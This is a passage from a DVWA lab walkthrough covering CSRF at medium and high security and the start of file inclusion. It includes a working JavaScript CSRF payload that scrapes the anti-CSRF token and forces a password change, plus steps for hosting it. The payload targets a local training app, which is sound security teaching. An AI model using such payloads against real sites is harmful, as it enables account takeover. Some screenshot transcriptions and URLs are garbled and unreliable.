
3. Turn on interception for intercepts the request.




4. Capture the request.




5. Send request to repeater for make essential changes.



6. Copy the request and make POC of it.



A screenshot of the Burp Suite Community Edition interface. The 'Intercept' tab is selected. In the main pane, a single request is listed: '21:20:47.5 ms ... HTTP Request GET http://localhost/DVWA/vulnerabilities/csrf'. Below the main pane, the 'Request' section shows the raw HTTP request. The URL is 'http://localhost/DVWA/vulnerabilities/csrf'. The 'Raw' tab is selected, displaying the following code:

```
GET /DVWA/vulnerabilities/csrf HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA/vulnerabilities/csrf
[REDACTED]
```

The 'Inspector' tool is open on the right side, showing the selected text 'Selected text' which is 'Referer: http://localhost/DVWA/vulnerabilities/csrf'.

7. Password has been changed.

The screenshot shows a Kali Linux desktop environment with a browser window open to the DVWA 'Cross Site Request Forgery (CSRF)' page. The URL is `localhost/DVWA/vulnerabilities/csrf/?password_new=cm&password_confirm&ChangeChange`. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF (highlighted in green), File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), and SSI. The main content area contains a form titled 'Change your admin password:' with fields for 'New password:' and 'Confirm new password:', both set to 'password'. A 'Change' button is below the fields. A red dashed box highlights a success message 'Password changed.' at the bottom of the form. Below the form, a note states: 'Note: Browsers are starting to default to setting the `SameSite cookie` flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.' The status bar at the bottom of the browser window says 'Announcements: DVWA'.


The screenshot shows a Kali Linux desktop environment with a browser window open to the DVWA 'Test Credentials' page. The URL is `localhost/DVWA/vulnerabilities/csrf/test_credentials.php`. The sidebar on the left is identical to the previous screenshot. The main content area displays a 'Test Credentials' section with a sub-section 'Vulnerabilities/CSRF'. It shows a message 'Valid password for \'admin\''. Below this is a login form with fields for 'Username' and 'Password', and a 'Login' button. A red dashed box highlights the success message 'Valid password for \'admin\''. Below the login form, a note about SameSite cookies is present. The status bar at the bottom of the browser window says 'Announcements: DVWA'.

4.3 High Level Security

In the high level, the developer has added an "anti Cross-Site Request Forgery (CSRF) token". In order to bypass this protection method, another vulnerability will be required.


Steps:

1. Open target page.



A screenshot of a Kali Linux VM interface showing a browser window. The URL is `localhost/DVWA/vulnerabilities/csrf`. The page title is "Vulnerability: Cross Site Request Forgery (CSRF)". On the left, there's a sidebar menu with various exploit categories like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF (which is highlighted in green), File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), and Sqli. The main content area has a form titled "Change your admin password:" with fields for "New password:" and "Confirm new password:", and a "Change" button. Below the form is a note about browser security settings and a list of supported browsers: Chromium, Edge, and Firefox.

2. View source code for analysis.



A screenshot of a Kali Linux VM interface showing a browser window. The URL is `localhost/DVWA/vulnerabilities/view_cw_source.php?id=1&security=high`. The page title is "Damn Vulnerable Web Application (DVWA) - Source". The content shows the PHP source code for a CSRF exploit. The code includes imports for `$_POST`, `$_SESSION`, and `header()`, and contains logic for generating a CSRF token and sending it via a POST request to change the admin password.

3. Make JS payload for exploit vulnerability.



The screenshot shows a browser window with the title "Desktopphish - Mozilla Firefox". The address bar contains "http://127.0.0.1:8080/Desktopphish". The page content displays a JavaScript exploit script for a CSRF attack on DVWA. The script uses XMLHttpRequest to send a POST request to the URL `http://localhost/DVWA/vulnerabilities/csrf/` with credentials and a payload to change the password.

```
var theUrl = 'http://localhost/DVWA/vulnerabilities/csrf/';
var pass = 'admin';
if (window.XMLHttpRequest){
    xmlhttp=new XMLHttpRequest();
} else {
    xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
}
xmlhttp.withCredentials = true;
var hacked = false;
xmlhttp.onreadystatechange=function(){
    if (xmlhttp.readyState==4 && xmlhttp.status==200)
    {
        var text = xmlhttp.responseText;
        var regex = /user_token value\\\"(.+?)\\\"\\n\\s*/;
        var match = text.match(regex);
        var token = match[1];
        var new_url = 'http://localhost/DVWA/vulnerabilities/csrf/?user_token=' + token + '&password_new=' + pass + '&password_conf=' + pass + '&Change=Change';
        if(!hacked)
        {
            alert('Got token: ' + match[1]);
            hacked = true;
            xmlhttp.open("GET", new_url, false );
            xmlhttp.send();
        }
        count++;
    }
};
xmlhttp.open("GET", theUrl, false );
xmlhttp.send();

```


4. Host JS payload on your local network.

The screenshot shows a terminal window titled 'Kali' running on a Kali Linux desktop environment. The terminal has a dark background and displays the following command history:


```
root@kali:~# /home/kali  
# cd Desktop  
# cp xss.js /var/www/html  
#
```

The terminal window is part of a larger desktop interface with a menu bar at the top and various application icons in the taskbar.

5. Exploit vulnerability by URL.



6. Password has been changed.



Mitigation:

At this level, the site requires the user to give their current password as well as the new password. As the attacker does not know this, the site is protected against CSRF style attacks.

Sample code:

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
    'index.php' );

    // Get input
    $pass_curr = $_GET[ 'password_current' ];
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Sanitise current password input
    $pass_curr = stripslashes( $pass_curr );
    $pass_curr = ((isset($GLOBALS["__mysqli_ston"])) &&
is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_curr ) :
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This
code does not work.", E_USER_ERROR)) ? "" : ""));
    $pass_curr = md5( $pass_curr );

    // Check that the current password is correct
    $data = $db->prepare( 'SELECT password FROM users WHERE user = (:user) AND
password = (:password) LIMIT 1;' );
    $current_user = dvwaCurrentUser();
    $data->bindParam( ':user', $current_user, PDO::PARAM_STR );
    $data->bindParam( ':password', $pass_curr, PDO::PARAM_STR );
    $data->execute();

    // Do both new passwords match and does the current password match the user?
    if( ( $pass_new == $pass_conf ) && ( $data->rowCount() == 1 ) ) {
        // It does!
        $pass_new = stripslashes( $pass_new );
        $pass_new = ((isset($GLOBALS["__mysqli_ston"])) &&
is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_new ) :
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This
code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update database with new password
        $data = $db->prepare( 'UPDATE users SET password = (:password) WHERE user
= (:user);' );
        $data->bindParam( ':password', $pass_new, PDO::PARAM_STR );
```

```
$current_user = dvwaCurrentUser();
$data->bindParam( ':user', $current_user, PDO::PARAM_STR );
$data->execute();

// Feedback for the user
echo "<pre>Password Changed.</pre>";
}

else {
    // Issue with passwords matching
    echo "<pre>Passwords did not match or current password incorrect.</pre>";
}
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

5. File Vulnerability

5.1 File Inclusion Vulnerability:

Some web applications allow the user to specify input that is used directly into file streams or allows the user to upload files to the server. At a later time the web application accesses the user supplied input in the web applications context. By doing this, the web application is allowing the potential for malicious file execution.

If the file chosen to be included is local on the target machine, it is called "Local File Inclusion (LFI). But files may also be included on other machines, which then the attack is a "Remote File Inclusion (RFI).

When RFI is not an option. using another vulnerability with LFI (such as file upload and directory traversal) can often achieve the same effect.

Note, the term "file inclusion" is not the same as "arbitrary file access" or "file disclosure".

5.1.1 Low Level Security

This allows for direct input into one of many PHP functions that will include the content when executing.

Depending on the web service configuration will depend if RFI is a possibility.

Steps:

1. Open target page for testing.



The screenshot shows a Kali Linux desktop environment with a browser window open to the DVWA 'File Inclusion' page. The browser's address bar shows the URL: `localhost/DVWA/vulnerabilities/lfi/page/include.php`. The DVWA logo is at the top. On the left, a sidebar menu lists various security vulnerabilities, with 'File Inclusion' highlighted in green. The main content area is titled 'Vulnerability: File Inclusion' and contains a text input field with the value '[file1.php] - [file2.php] - [file3.php]'. Below this, a 'More Information' section lists three links: 'Wikipedia - File inclusion vulnerability', 'WSTG - Local File Inclusion', and 'WSTG - Remote File Inclusion'.

The screenshot shows a Kali Linux desktop environment with a Firefox browser window open to the DVWA 'File Inclusion' page. The URL is `localhost/DVWA/vulnerabilities/file_inclusion/?page=info.php`. The DVWA logo is at the top. On the left, a sidebar menu lists various security vulnerabilities, with 'File Inclusion' highlighted. The main content area displays the title 'Vulnerability: File Inclusion'. A 'File 1' input field contains the text 'Hello admin'. Below it, a message says 'Your IP address is: ::1'. A green '[back]' button is visible. To the right, a 'More Information' section lists links to Wikipedia and WSTG documents about file inclusion.



2. View source code for analysis.

The screenshot shows a Kali Linux desktop environment with a Firefox browser window open to the DVWA 'File Inclusion Source' page. The URL is `localhost/DVWA/vulnerabilities/file_inclusion/?source&security=low`. The page title is 'File Inclusion Source'. It shows the PHP source code for handling file inclusion requests:

```
<?php  
// The page we wish to display  
$file = $_GET['page'];  
?>
```

A 'Compare All Levels' button is at the bottom left. The DVWA sidebar menu is visible on the left.

3. Enter payload on URL bar for exploit vulnerability.



5.1.2 Medium Level Security

The developer has read up on some of the issues with LFI/RFI, and decided to filter the input. However, the patterns that are used, isn't enough.

Steps:

1. View target page for testing.

A screenshot of a Kali Linux desktop environment showing a web browser window. The URL is `localhost/DVWA/vulnerabilities/lfi/page-fil1.php`. The DVWA logo is at the top. On the left is a sidebar menu with various security test categories. The 'File Inclusion' category is highlighted with a green background. The main content area is titled 'Vulnerability: File Inclusion'. It contains a text input field with the placeholder '[file1.php] - [file2.php] - [file3.php]'. Below the input field is a 'More Information' section with links to Wikipedia and WSTG documents about file inclusion.

A screenshot of the same Kali Linux desktop environment and DVWA setup as the previous image, but with different input in the text field. The input field now contains 'Hello admin'. Below the input field, the text 'Your IP address is: ::1' is displayed. At the bottom of the input field is a '[back]' button. The rest of the interface is identical to the first screenshot, including the sidebar menu and the 'More Information' section.

2. View source code for analysis.

